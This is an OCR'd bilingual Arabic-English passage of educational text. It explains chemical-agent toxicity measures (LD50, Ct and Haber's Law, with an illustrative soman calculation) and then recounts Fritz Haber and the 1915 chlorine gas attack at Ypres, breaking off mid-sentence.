
Similarly, the LD50 is the Lethal Dose or quantity (weight) of liquid agent that will kill 50% of a group.
Toxicity (Potency) of Liquid Agents Note that the lower the LD50, the less agent is required and thus the more potent is the agent. Because of differences in absorption, the ED50 and LD50 values for a given agent are site-specific; that is, the LD50 for mustard absorbed through dry, unabraded skin is much higher than the LD50 for mustard absorbed through the eye.

وتتطلب مقارنة كميات العامل الكيمياوي الذي يتعرض له الفرد كهباء جوي وكبخار أو كغاز استخدام ناتج زمني كميّ أو{Ct} الذي يشير الى تركيز العامل {عادة ملغم/ م٣} مضاعفاً بزمن التعرض {عادة بالدقائق}. فعلى سبيل المثال ، ينجم عن التعرض لكمية ٤ غم/م٣ من بخار السومان {GD} لمدة عشر دقائق ناتج زمني لكمية مقدارها ٤٠ ملغم .دقيقة/م٣. وينجم عن التعرض لكمية مقدارها ٨ ملغم/م٣ لمدة خمس دقائق نفس الناتج الزمني الكميّ {٤٠ ملغم. دقيقة/ م٣}. يكون الناتج الزمني الكمي لأي عامل ما {باستثناء بارز للسينايد} المقترن بالتأثير الإحيائي ثابتاً نسبياً تقريباً على الرغم من أنّ مركِّبي الزمن والتركيز قد يتغيران ضمن حدودٍ معينة { قانون هايبر }.

Comparison of the amounts of chemical agent encountered as aerosol, vapor, or gas requires use of the concentration-time product or Ct, which refers to the agent concentration (usually in mg/m3) multiplied by the time (usually in minutes) of exposure.
For example, exposure to a concentration of 4 mg/m3 of soman (GD) vapor for ten minutes results in a Ct of 40 mg·min/m3. Exposure to 8 mg/m3 for five minutes results in the same Ct (40 mg·min/m3). (Toxicity of Vapors or Gases) For almost any given agent (with the notable exception of cyanide, which will be discussed in a separate chapter), the Ct associated with a biological effect is relatively constant even though the concentration and time components may vary within certain limits (Haber's Law) .

وذلك يعني : أنّ عشر دقائق من التعرض لأربعة ملغم/ م٣ من السومان يتسبب في نفس التأثيرات التي تنجم عن التعرض لمدة خمس دقائق لثمانية ملغم/ م٣ من العامل أو لمدة دقيقة واحدة لأربعين ملغم/ م٣.

وعليه تطابق تأثيرات الناتج الزمني ٥٠ وعجز الناتج الزمني ٥٠ والناتج الزمني المميت ٥٠ للتعرض لبخار أوغاز الجرعة الفعّالة ٥٠ والجرعة المُعدية ٥٠ والجرعة المميتة ٥٠ على التوالي للتعرض لسائل وهي محددة الموقع أيضاً . ومع ذلك ، لا يأخذ حاصل التركيز والزمن بنظر الاعتبار متغيرات مثل معدل وعمق التنفس ، وعليه لا يعتبر مقياساً دقيقاً للأصابة من جراء الإستنشاق


That is, a 10-minute exposure to 4 mg/m3 of soman causes the same effects as a 5-minute exposure to 8 mg/m3 of the agent or to a one-minute exposure to 40 mg/m3.
The ECt50, ICt50, and LCt50 then correspond for vapor or gas exposures to the ED50, ID50, and LD50, respectively, for liquid exposure and are likewise site-specific.
However, the concentration-time product does not take into account variables such as respiratory rate and depth and is therefore not an exact measure of inhalation exposure .


A History Of
Chemical Warfare (1)
التاريخ المفصل للحرب الكيميائية
خلال الحرب العالمية الأولى

* The Germans were leaders in industrial chemistry at the beginning of the 20th century, and so when the First World War broke out they logically used their chemical expertise to develop weapons. The consequences of their actions would be far-reaching and unforeseen .



BRITISH GAS CASUALTIES, 1918 *




1914-1915: THE BEGINNINGS OF CHEMICAL WARFARE / CHLORINE GAS

* The history of chemical warfare (CW) traces largely back to a single man: Fritz Haber, who developed poison gases for Germany during the First World War. Haber was a world-famous chemist, who had developed a crucial process for extracting nitrates from the atmosphere. This process was used to manufacture fertilizer, and later to make explosives. Haber was a dedicated German patriot. He had a "Prussian" sense of discipline and duty, enhanced by the fact that he was of Jewish origin, though he renounced the faith in 1902. His minority background led him to want to be "more German than the Germans".

When the war broke out in August 1914, the Germans were confident they would win, but their offensive bogged down into a bloody stalemate of trench warfare in the West. With the front deadlocked, Haber focused his mind on what he could contribute to German victory.
He believed that poison gas would penetrate the strongest trenches and fortifications, allowing the German army to score critical breakthroughs through Allied defenses.

Poison gases of various sorts were already available as unwanted by products of chemical processes.
At his Berlin institute, founded by the Kaiser himself, Haber began experimenting with and refining such toxins to find those suitable for battlefield use. He initially focused on chlorine gas, the diatomic chlorine molecule, a highly reactive chemical that was used in the dye industry.


His home was on the grounds of the institute.
While work and home life can clash, in the case of Haber the two quickly led to an outright war.
His wife Clara was also a chemist, and was as strong-willed as he was. She believed that science should be used for constructive purposes, not to make weapons of mass destruction. Fritz Haber tried to keep Clara in the dark about his work on poison gas. In December 1914,
however, there was an explosion in the lab, and one of the workers, a Professor Sachur, was hurt.
Clara rushed to Sachur, who was an old friend that in fact she had introduced to her husband. The man died.
Clara made her objections to her husband's work plain, but Fritz continued his work on chemical weapons.
Their marriage degenerated into warfare.

The startling thing about Haber's work on CW is that he did it on his own initiative. In fact, he approached the German military at the end of 1914 to sell them on poison gas, but the military had no great regard for scientists, and poison gases seemed unsporting anyway. Haber still convinced them to watch a demonstration, conducted at a military testing ground outside Cologne. Clara was present, and her loathing of her husband's activities increased.

With stalemate on the front, the German military could not be certain of victory. Defeat would be the greatest dishonor, so in early 1915 they decided to swallow their scruples and use Haber's poison gas. They gave him officer's rank, and he helped organize a chemical corps.


- The Germans conducted the first chlorine gas attack on 22 April 1915, against French and Algerian troops facing them at Ypres in Belgium. The Germans set up 5,730 cylinders of chlorine gas and opened their valves. 180 tonnes (200 tons) of gas were released, forming a dense green cloud that smelled of bleach and rolled into Allied lines

- At 30 parts of chlorine to a million parts of air, chlorine gas is a nasty irritant that causes harsh coughing. At 1,000 parts per million, it is lethal, caustically stripping the lining from the lungs and causing victims to drown in their own fluids. The results of the gas attack were devastating. The French and Algerian soldiers choked, their lungs burning, and slowly died. The gas cloud tinted everything a sickly green. Those who could escape the cloud fled in panic. Before dawn on 24 April, the Germans poured gas into Canadian lines, with similar results.

Allied casualties in the two days of gas attacks were estimated at 5,000 dead, with 10,000 more disabled, half of them permanently. Despite the fact that the French had captured a German soldier who was carrying a gas mask and who provided advance details of the attack when interrogated, the report was lost in the noise and the soldiers in the trenches had no warning.

The attack was unbelievably effective. Irritant chemicals, essentially tear gases, had already been fired in artillery shells by both the French and the Germans, but they had not proven to be much more than a tactical nuisance.

Even the German military was astonished by the results of Haber's chlorine gas. To Haber's fury, they were not prepared to exploit the breach they had made in Allied lines, and did not commit any serious force to a follow-up attack. That may have been partly because they didn't have the protective gear for large numbers of troops at the time.



The Germans launched a number of gas attacks during May 1915, with the last taking place on 24 May. The gas attacks then ceased. The prevailing winds over the lines had changed direction, and except for two small-scale attacks in October, the Germans did not return to gas attacks in earnest on the Western Front until December. The attacks in April and May represented a squandered opportunity for the 